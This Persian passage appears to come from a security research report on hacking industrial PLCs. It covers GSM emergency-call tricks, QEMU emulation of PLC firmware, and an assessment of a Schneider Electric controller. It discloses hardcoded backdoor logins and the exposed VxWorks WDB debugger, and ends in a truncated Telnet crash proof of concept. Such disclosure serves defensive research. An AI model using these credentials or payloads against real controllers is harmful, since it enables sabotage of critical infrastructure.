یکی از مهم ترین سطح های تجزیه و تحلیل امنیت سیستم های کامپیوتری، تحلیل و بازرسی سخت افزار است. از آنجایی که ما توانایی باز کردن دستگاه DCM-2004 را داشتیم، تصمیم گرفتیم یک گام به جلو برداشته و ضعف های امنیتی که ممکن است در سطح سخت افزار دستگاه وجود داشته باشد را مورد بررسی قرار بدهیم.



تصویر 28 : طراحی و بازرسی سطح PLC

بعد از باز کردن دستگاه، اولین چیزی که ما متوجه شدیم مادربرد دستگاه بود که شامل Sram، حافظه فلش، پردازنده PowerPC و دو کنترل کننده شبکه Realtek می شد. به هر حال جالب ترین قسمت برای ما یک مودم GSM درون دستگاه بود که به آن می پردازیم.




تصویر 29 برد مودم GSM درون PLC

دستگاه مورد نظر ما، یک مودم GSM دارد که به آن اجازه می دهد با قرار دادن یک سیم کارت درون دستگاه به اینترنت متصل شود. خب در اولین نگاه کاملا هیچ چیز اشتباهی وجود ندارد، اما مهم ترین چیز برای ما این است که ما دسترسی کامل به دستگاه داریم.

تجهیزات اضافی و تهدیدات علیه سیستم های حیاتی


یک تعریف در اوپراتور شبکه موبایل وجود دارد که SOS خوانده می شود. هر شبکه موبایل یک خط تماس اضطراری دارد که به کاربران اجازه می دهد بدون داشتن سیم کارت با دستگاه خودشان ارتباط برقرار کنند. با این حال، ما از خودمان پرسیدم، شاید با استفاده از این ویژگی ممکن باشد که دستگاه PLC را بتوان بدون سیم کارت مجبور به برقراری ارتباط با خارج شبکه کنیم. این ایده از یک توهم اشتباه می آید که اگر شبکه های حیاتی به اینترنت متصل نباشند هیچ کس نمی

تواند از آنها داده به سرقت ببرد و از آنجایی که به اینترنت متصل نیست کسی هم نمی تواند به صورت بلادرنگ یا Real time با شبکه ارتباط برقرار کند. با این حال ما تصمیم گرفتیم این قسمت را با مجبور کردن دستگاه به اتصال برقرار کردن با یک شبکه GSM ساخته شده توسط خودمان را مورد بررسی قرار بدهیم. برای انجام این کار ما نیاز به یک بستر برای انجام آزمایش های مختلف داریم. ما با استفاده کردن از یک دستگاه USRP و ابزار GNU Radio و پروژه OpenBTS به منظور ایجاد شبکه GSM خود اقدام می کنیم. GNU Radio یک ابزار توسعه نرم افزار رایگان است که پردازش سیگنال بلادرنگ و پردازش بلاک ها برای اجرای نرم افزار رادیو با استفاده از سخت افزار RF خارجی (USRP) ارائه می کند. OpenBTS یک نرم افزار مبتنی بر نقطه دسترسی GSM می باشد که اجازه می دهد دستگاه های موبایل سازگار با GSM به عنوان یک SIP endpoints در شبکه های Voice over IP استفاده شوند. در این قسمت، نسخه عمومی OpenBTS قابل توجه ما می باشد، چون اولین نرم افزار آزاد است که سه لایه زیرین پشته پروتکل GSM استاندارد صنعتی را پیاده سازی کرده است. قابل ذکر است، در اینجا ما برای هدف آزمایشمان، تصمیم گرفتیم که از مودم GSM درون PLC استفاده نکنیم. به همین دلیل از برد Arduino به عنوان یک سیستم پایه و SIM900 GSM shield Arduino به عنوان یک مودم GSM استفاده کردیم.




تصویر 30 میکروکنترلر Arduino و مودم GSM برنامه پذیرSIM900

Arduino یک میکروکنترلر تک برد است که برای استفاده در پروژه های مختلف الکترونیکی طراحی شده است. برد آن شامل یک برد سخت افزاری متن باز در کنار یک پردازنده 32 بیتی ARM شرکت Atmel است. SIM900 یک مودم GSM چهار باند با پشتبانی از پشته TCP/IP و قابل کنترل از طریق مجموعه دستورات AT است. برای ارتباط برقرار کردن با GSM Shield از طریق برد Arduino ما از یک کد نوشته شده با زبان برنامه نویسی Arduino برای ایجاد کردن یک رابط سریال با Shield از طریق برد Arduino استفاده می کنیم. شما این کد را در پیوست C می توانید مشاهده کنید.



تصویر 31 رابط مجازی سریال Arduino GSM Shield


همانطور که در تصویر 32 مشاهده می کنید، بعد از اینکه ما پتچ سریال برای GPS را بارگزاری کردیم، توانستیم با مودم GSM ارتباط برقرار کنیم و فرامین AT مورد نیاز را ارسال کنیم. ما از SSCOM برای برقراری با یک درگاه سریال مجازی ارائه شده توسط Arduino استفاده کردیم. برای تماس اظطراری ما توانستیم از ATD112 استفاده کنیم که یک دستگاه را قادر می ساخت به هر شبکه GSM متصل شود.



تصویر 32 ارسال فرآمین AT GSM به GSM Shield

در GSM، جدا از راه اندازی تماس عادی، تماس اضطراری یک تراکنش خاص است. OpenBTS از تراکنش تماس اضطراری و ارائه تماس به یک سویتچ SIP در یک فرمت پیکربندی پذیر پشتیبانی می کند. OpenBTS همیشه از پارامتر VEA برای برقرار کردن تماس اضطراری، علیرغم تنظیم کردن GSM استفاده می کند. حتی بدون استفاده از OpenBTS در حالت اضطراری هنوز ثبت نام کردن یک دستگاه درون شبکه GSM با تنظیم کردن پیکربندی درست در فایل های پیکربندی OpenBTS ممکن است. به عنوان مثال تنظیم کنترل. پارامتر OpenRegisteration درون OpenBTS اجازه می دهد هر دستگاهی به شبکه GSM بدون هیچ احراز هویتی متصل شود. هر سیم کارت ثبت شده در شبکه GSM یک IMSI ID دارد. IMSI یا International Mobile Subscriber Identify یک ID منحصربفرد برای هر کاربر درون یک شبکه GSM است. اپراتور های موبایل کاربران مبتنی بر IMSI آنها احراز هویت می کنند. تنها موقعیت که نیازی به یک IMSI نیست، هنگام برقراری تماس اضطراری است. به این نکته توجه داشته باشید، متصل شدن با تماس اضطراری به شبکه GSM ممکن است در کشور های مختلف، متغیر و متفاوت باشد. اما همانطور که ما قبلا متذکر شدیم، می توانیم نیازمندی های تماس اضطراری را تغییر بدهیم و اجازه دهیم هر کسی به شبکه GSM بدون داشتن IMSI و شناسایی آنها توسط IMEI ID هایشان متصل شوند. IMEI یا International Mobile Station Equipment Idetify یک شماره منحصربفرد است که به هر دستگاه دارای توانایی

اتصال به GSM تخصیص داده می شود. این شماره مشابه MAC Address در شبکه های Ethernet است. با استفاده از سطح دسترسی root مان بر روی PLC ما می توانیم سرویس PPP Dialer آن را تغییر بدهیم و دستور AT موردنیاز را به آن اضافه کنیم. با استفاده از اسکریپت ساده Bash اورده شده در زیر ما می توانیم هر فرمان AT را فراخوانی کنیم.



تصویر 33 استفاده از فرامین AT سفارشی GSM درون PLC


نمونه برداری کل سیستم[1]

در طول آزمایشمان ما نتایج بسیاری از جمله مشخصات ورود به FTP را از درون PLC دریافت کردیم. با این حال ما تصمیم گرفتیم یک گام دیگر به جلو برداریم و فایل های سیستم را به منظور اجرا کردن سرویس های PLC در خارج از دستگاه کپی کنیم. این هدف نفوذگری می تواند توسط یک هکر با اهداف مالی صورت گیرد. همچنین این مثال به وضوح نمایش می دهد، تولید کننده ای که بدون در نظر گرفتن امنیت محصول، PLC تولید می کند به مهاجم اجازه می دهد که محصولشان را کپی کنند که منجرب به آسیب مالی به تولید کننده می شود.

از آنجایی که ما دسترسی کامل به RMU-2004 و البته مشخصات ورود به FTP را داشتیم، توانستیم سرویس های هسته سیستم را درون QEMU emulator اجرا کنیم. نرم افزار QEMU یک ماشین شبیه ساز و مجازی ساز متن باز و عمومی است. هنگامی که از این برنامه به عنوان شبیه ساز ماشین استفاده می شود، با استفاده از ترجمه پویا QEMU می تواند سیستم عامل و برنامه های متفاوت که برای یک ماشین (در اینجا PowerPC) خاص ساخته شده اند را بر روی ماشین های مختلف

[1] Dumping the whole system

دیگر اجرا کند. هنگامی که از QEMU به عنوان یک مجازی ساز استفاده می شود، QEMU با اجرا کردن کد مهمان مستقیما بر روی پردازنده میزبان نزدیک به کارایی اصلی می شود. نرم افزار QEMU هنگام اجرا شدن تحت Xen Hypervisor یا استفاده کردن از ماژول هسته KVM در لینوکس از مجازی سازی پشتیبانی می کند. هنگام استفاده از KVM، نرم افزار QEMU می تواند x86، PowerPC و ARM را شبیه سازی کند.



تصویر 34 اجرا کردن فرآیند های اصلی PLC در QEMU. Daphix نام دایرکتوری ریشه PLC است.

ما یک سیستم 32 بیتی Linux/PPC ایجاد کرده و سپس فایل باینری سرویس ها را از ASATech RTU-2004 به آن کپی کردیم. از اینجا به بعد ما آزمایش خودمان را بر روی محیط PowerPC خود انجام می دهیم که توانستیم بر روی آن تمامی باینری ها را اجرا کنیم. برخلاف مستقیم اتصال مستقیم به PLC و انجام فازینگ، این روش خیلی بهتر است که فازینگ را به صورت محلی یا Local انجام بدهیم. یک چیز که ما باید به آن توجه داشته باشیم، آسیب پذیری FTP باید باشد. برخی سرویس های در طی فازینگ، هنگامی که یک استثناء رخ می دهد، دستگاه را راه اندازی مجدد می کنند. این عمل باعث دشوار شدن عملیات دیباگ توسط GDB می شود.

ارزیابی امنیت Schneider Electric PLC

Schneider Electric یک شرکت چند ملیتی فرانسوی و در زمینه تولید سخت افزار و نرم افزار برای سیستم های زیرساخت حیاتی یکی از بزرگترین شرکت های جهان به شمار می رود. برای ارزیابی دستگاه های این شرکت، ما تصمیم گرفتیم از روشی مشابه بر علیه دستگاه های تولید شده توسط Schneider Electric استفاده کنیم.

تصویر 35 Schneider Electric PLC با کنترل کننده اترنت ETY4103

شرکت تولید کننده:	Schneider Electric Premium PLC
هدف:	SCHNEIDER TSX Premium ETY4103 Ethernet Communication Module
سیستم عامل:	VxWorks 5.4 by Wind River
آدرس آی پی:	192.168.20.10

خوب حال ما شروع می کنیم با استفاده از Nmap این دستگاه را پویش می کنیم. همچنین شایان ذکر است، سیستم عامل موجود در این PLC متفاوت است.

Port	Service	Product	Version
21 TCP	FTP		
23 TCP	Telnet		VxWorks telnetd
80 TCP	Http		
111 TCP, UDP	Rpcbind		
161 UDP	SNMP		SNMPv1 server
17185 UDP	WDB		Wind Debug Agent

Schneider Electric PLC از سیستم عامل VxWorks استفاده می کند. VxWorks یک سیستم عامل بلادرنگ است که توسط Wind River Systems ایجاد شده است. این شرکت سپس توسط Intel خریداری شد. هم اکنون حدود 300 میلیون دستگاه وجود دارد که از VxWorks به عنوان سیستم عامل های خودشان استفاده می کنند. ویژگی اصلی VxWorks که مهاجمین


را محدود می سازد، برنامه کاربردی حالت کاربر است. بدین معنا که این سیستم عامل می تواند فرآیند بلادرنگ را از برنامه های کاربردی حالت کاربر مجزا سازی کند. همچنین هسته از طریقه مکانیزم محافظتی از حافظه هرگونه آزمایش نفوذی را محدود می کند. این سیستم عامل می تواند بر روی معماری x86، MIPS، PowerPC، ARM اجرا شود. معروفترین سیستم های زیرساختی که بر روی آنها VxWorks در حال اجرا است در لیست زیر آورده شده اند.

1. Airbus A400M Atlas military transport aircraft
2. C-130 Hercules aircraft
3. Boeing AH-64 Apache attack helicopter
4. Mars Reconnaissance Orbiter spacecraft
5. Curiosity Mars Rover
6. The ALR-67(V)3 Radar Warning Receiver used in the F/A-18E/F Super Hornet






ما کار خود را با تجزیه و تحلیل کردن صفحه وب سرور آغاز می کنیم. در حین تجزیه و تحلیل ما متوجه شدیم یک فایل وجود دارد که SAComm.jar نامیده می شود. با دیکامپایل کردن فایل ما توانستیم اطلاعات مورد نیاز برای ورود به FTP درون Schneider Electric PLC بدست آوریم.



تصویر 36 دیکامپایل کردن فایل جاوا Schneider Electric

متاسفانه دوباره شناسه مشابه ای برای سرور Telnet در حال اجرا درون دستگاه استفاده شده است. در صحنه بعد ما اقدام به گرفتن firmware می کنیم. یک چیز خوب درباره این دستگاه این است که تولید کننده اجازه دانلود کردن firmware دستگاه را از وب سایتشان ارائه می کند. با مهندسی معکوس firmware ما متوجه یک قسمت جالب شدیم که یک اعتبارنامه دیگر سیستم بود.

```
ROM:0002A158 bl loginUserAdd
ROM:0002A15C lis %r9, ((aNtpupdate+0x10000)@h) # "ntpupdate"
ROM:0002A160 addi %r3, %r9, -0x562C # aNtpupdate
ROM:0002A170 bl FTP_User_Add
ROM:0002A174 lis %r9, loginUserVerify@h
ROM:0002A178 addi %r3, %r9, loginUserVerify@l
ROM:0002A17C li %r4, 0 ROM:0002A180 bl ftpdInit
```

این اعتبار نامه، بدین معناست که هرکاربری می تواند به حالت کاربر با نام کاربری ntpupdate و کلمه عبور مشابه ntpupdate وارد شود. همچنین شرکت تولیده کننده دستگاه پیش از این فاش کرده است که اعتبارنامه پیش فرض سرویس HTTP برای وارد شدن به رابط وب USER/USER است. ما توانستیم این اعتبارنامه را از PLC با کشف کردن اعتبار نامه FTP و دانلود فایل پیکربندی HTTP در دایرکتوری حالت کاربر بدست آوریم.

داشتن این اعتبارنامه ها منجرب به نفوذ از راه دور به Schneider Electric PLC از طریق ماژول های اترنت، FTP، Telnet و وب با استفاده کردن از اعتبارنامه در پشتی می شود. همچنین یک مشکل دیگر در این دستگاه وجود دارد. دستگاه سرویس WDB را اجرا می کند. سرویس WDB Agent یک دیباگر سطح سیستم برای سیستم عامل VxWorks است که بر روی درگاه 17185 اجرا می شود. این سرویس بر روی پروتکل SunRPC با اصطلاح wire format مدل سازی شده و اجازه می دهد هر شخصی با دسترسی به این درگاه بر روی حافظه بنویسد، از حافظه بخواند، توابع فراخوانی کند و کارهای انجام شده را مدیریت کند. از آنجایی که پروتکل UDP است و هیچ اهراز هویتی، handshaking یا Session ID ندارد، درخواست ها به WDB agent می تواند توسط مهاجم جعل شود. در سال 2010 یک پژوهشگر امنیت که HD Moore نام داشت، یک اکسپلویت کد برای همچین سرویس افشا کرد. از آنجایی که در نتیجه پویشمان WDB بر روی Schneider PLC باز است، بدین معنی است که ما می توانیم هر کاری برای آسیب رساندن به PLC انجام بدهیم. کد اکسپلویت برای این آسیب پذیری در متاسپلویت وجود دارد.

بعد از بررسی کردن مسائل رایج ما یک مشکل جالب در سرور تلنت PLC پیدا کردیم. ما متوجه شدیم از آنجایکه ما به PLC از طریق تلنت متصل هستیم، اگر ما تلنت را درون VxWorks دوباره فراخوانی کنیم موجب می شود دستگاه کرش کند. این موضوع دوباره نمایش داد چگونه یک سیستم حیاتی می تواند کرش کند. نام تلنت tTelnetd است که شما می تواند در خطوط زیر آنرا مشاهده کنید.

```
-> tTelnetd
Implementation Dependent Software Emulation
Exception current instruction address: 0x00e455a8
Machine Status Register: 0x00009032
Condition Register: 0x44400040
Task: 0xe31038 "tShell"
0xced4b0 (LDMGR): DVMGR DM: Reboot on exception.
TID=E31038, IP = E30D80
0xced4b0 (LDMGR): 08/10/80 03:58:29 0 LDMGR Fatal error:
specific code 1
error code 7cf
```

file H:/ety/DeviceMgr/DeviceMgt.cpp line 2107

همانطور که مشاهده می کنید فراخوانی tTelnetd موجب کرش شدن دستگاه شد. ما یک POC کد برای این مشکل ذکر شده ایجاد کردیم که کد آن را می توانید مشاهده کنید.

POC.py | milad.cpp | 0dayEx.cpp

```
####
# Proof of Concept Code for Schneider Electric ETY410 Controller
# Implementation Dependent Software Emulation
# Exception current instruction address: 0x00e455a8
# Machine Status Register: 0x00009032
# Condition Register: 0x44400040
# Task: 0xe31038 "tShell"
# 0xced4b0 (LDMGR): 08/10/80 03:58:29 0 LDMGR Fatal error:
####
require 'socket'
host = "192.168.20.10"
sd = TCPSocket.new(host, 23)
trigger = "\x6e\x74\x70\x75\x70\x64\x61\x74\x65"+"\x0a\x6e\x74\x70\x75\x70
          \x64\x61\x74\x65\x0a\x0a"+"\x63\x64\x20\x22\x2f\x46\x4c\x41\x53
